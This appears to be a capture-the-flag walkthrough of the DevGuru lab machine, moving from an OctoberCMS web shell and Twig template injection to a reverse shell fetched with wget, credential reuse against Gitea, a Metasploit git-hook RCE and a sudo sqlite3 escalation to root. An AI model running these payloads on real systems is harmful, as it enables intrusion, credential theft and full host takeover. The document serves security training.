
TITLE: Shell

URL: /shell

File Name: rce.htm

Layout: -- no layout --

```
function onStart()
{
    $this->page["rce"] = shell_exec($_GET['cmd']);
}
```




TITLE: Shell

URL: /shell

File Name: rce.htm

Layout: -- no layout --

```
{{this.page.rce}}
```




[redacted]/shell?cmd=ls

```
README.md adminer.php artisan bootstrap config index.php modules plugins server.php storage themes vendor
```

We have RCE. I also googled for other exploits and came across another authenticated RCE.

https://www.cyllective.com/blog/post/octobercms-cve-2021-32649



About
URL: /about

Blog Articles
URL: /blog/:page? The main blog page, with all posts.

Contact Us
URL: /contact-us

Home
URL: / Main Page. Made with CMS-Layout.

poc
URL: /poc

Portfolio
URL: /portfolio

Pricing
URL: /pricing

Shell
URL: /shell

Services
URL: /services

blog

TITLE: poc

URL: /poc


File Name: poc

Layout: -- no layout --

Description:


Hidden
Hidden pages are accessible only by logged-in back-end users.

```
<pre>
{{ this.controller.getTwig().registerUndefinedFilterCallback("passthru") }}
{{ this.controller.getTwig().getFilter("id") }}
</pre>
```




```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

So all we need to do to get a reverse shell is upload our own and execute it. We could also try to get a one liner to work but instead I did it this way:




```
<pre>
{{ this.controller.getTwig().registerUndefinedFilterCallback("passthru") }}
{{ this.controller.getTwig().getFilter("wget http:[redacted]/rev.php") }}
</pre>
```




```
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
[redacted] - - [11/Oct/2023 16:32:44] "GET /rev.php HTTP/1.1" 200 -
```

Execute the shell file.




```
<pre>
{{ this.controller.getTwig().registerUndefinedFilterCallback("passthru") }}
{{ this.controller.getTwig().getFilter("php rev.php") }}
</pre>
```

Got shell:




```
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [[redacted]] from (UNKNOWN) [[redacted]] 53558
Linux devguru.local 4.15.0-124-generic #127-Ubuntu SMP Fri Nov 6 10:54:43 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 15:34:11 up  1:04,  0 users,  load average: 0.00, 0.00, 0.22
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ |
```

We are www-data user



```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


Crawling through files on the disk I come across a app.ini.bak in the /var/backups directory



```
[database]
; Database to use. Either "mysql", "postgres", "mssql" or "sqlite3".
DB_TYPE             = mysql
HOST                = 127.0.0.1:3306
NAME                = gitea
USER                = gitea
; Use PASSWD = `your password` for quoting if you use special characters in the password.
PASSWD              = UfFPTF8C8jjxVF2m
```


Lets go back to the adminer and enter these credentials.

Before doing this I checked what user the gitea process is running under and we find it is the user “frank”.



System	MySQL
Server	localhost
Username	gitea
Password	●●●●●●●●●●●●●●●●
Database	gitea


Login ☐ Permanent login



```
SELECT * FROM `user` LIMIT 50 (0.000 s)
```
Edit


Modify	id	lower_name	name	full_name	email	keep_email_private	email_notifications_preference	passwd
edit	1	frank	frank		frank@devguru.local	0	enabled	c200e0d03d1604cee72c484f154dd82d75c7247b04ea971a96dd1def8682d02488d0323397e26a18fb806c7a2

Going to the “user” table provides us with a familiar sight.



passwd	c200e0d03d1604cee72c484f154dd82d75c7247b04ea971
passwd_hash_algo	pbkdf2

I still had my bcrpyt password noted down so I decided that I would just try it to see if it worked.




passwd	wF12HkgSUzNA48rJ.cBxt6sJxSzzo9bezr/xCPY2nTeVCSsK
passwd_hash_algo	bcrypt

After my initial nmap scan completed. I fired off another scan with the -p- option. This scans all ports. We found a gitea instance on the port 8585 which is running version 1.12.5. I can also login with the credentials frank:admin after updating the password hash.

Powered by Gitea Version: 1.12.5

Googling for an exploit gave me an authenticated remote code execution.



Gitea 1.12.5 - Remote Code Execution (Authenticated)


EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
49571	N/A	PODALIRIUS	WEBAPPS	MULTIPLE	2021-02-18

EDB Verified: ✗


Exploit: / {}

Vulnerable App:

```
# Exploit Title: Gitea 1.12.5 - Remote Code Execution (Authenticated)
# Date: 17 Feb 2020
# Exploit Author: Podalirius
# PoC demonstration article: https://podalirius.net/en/articles/exploiting-cve-2020-14144-gitea-authenticated-remote-code-execution/
# Vendor Homepage: https://gitea.io/
# Software Link: https://dl.gitea.io/
# Version: >= 1.1.0 to <= 1.12.5
# Tested on: Ubuntu 16.04 with GiTea 1.6.1
```




```
msf6 > search Gitea 1.12.5

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/http/gitea_git_hooks_rce  2020-10-07       excellent  Yes    Gitea Git Hooks Remote Code Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/gitea_git_hooks_rce

msf6 > use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/gitea_git_hooks_rce) > |
```



```
msf6 exploit(multi/http/gitea_git_hooks_rce) > exploit

[*] Started reverse TCP handler on [redacted]:1233
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Gitea version is 1.12.5
[*] Executing Linux Dropper for linux/x64/meterpreter/reverse_tcp
[*] Authenticate with "frank/admin"
[+] Logged in
[*] Create repository "Y-Solowarm_Otcom"
[+] Repository created
[*] Setup post-receive hook with command
[+] Git hook setup
[*] Create a dummy file on the repo to trigger the payload
[+] File created, shell incoming...
[*] Sending stage (3045348 bytes) to [redacted]
[*] Meterpreter session 1 opened ([redacted]3 → 1[redacted]37370) at 2023-10-11 17:00:03 -0400
[*] Command Stager progress - 100.00% done (833/833 bytes)
[*] Cleaning up
[*] Repository Y-Solowarm_Otcom deleted.
```


We get a shell as frank I like to run some commands before firing linPeas off.



```
frank@devguru:$ sudo -l
sudo -l
Matching Defaults entries for frank on devguru:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User frank may run the following commands on devguru:
    (ALL, !root) NOPASSWD: /usr/bin/sqlite3
frank@devguru:$ |
```

We can run sqlite3 as all users but root.

I then run linPEAS. This didn't give a lot of output other than telling me some directories are writeable. So I started to enumerate other areas. A good place to start is the sudo version and linux version.




```
╔══════════╣ Sudo version
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.21p2
```

https://www.exploit-db.com/exploits/47502

I discover an exploit that will allow us to run sqlite3 as root. Using gtfobins I create a payload like so:

sudo -u#-1 sqlite3 /dev/null '.shell /bin/bash'



```
qlite3 /dev/null '.shell /bin/bash'
d() failed: No such file or directory
error retrieving current directory: getcwd: cannot access parent directories: No such file or di
d() failed: No such file or directory
 # id

gid=1000(frank) groups=1000(frank)
 # cd /

 retrieving current directory: getcwd: cannot access parent directories: No such file or directo
/# cd /root

/root# ls

.txt
/root# cat root.txt

a7497cde5a8e68daf8f
```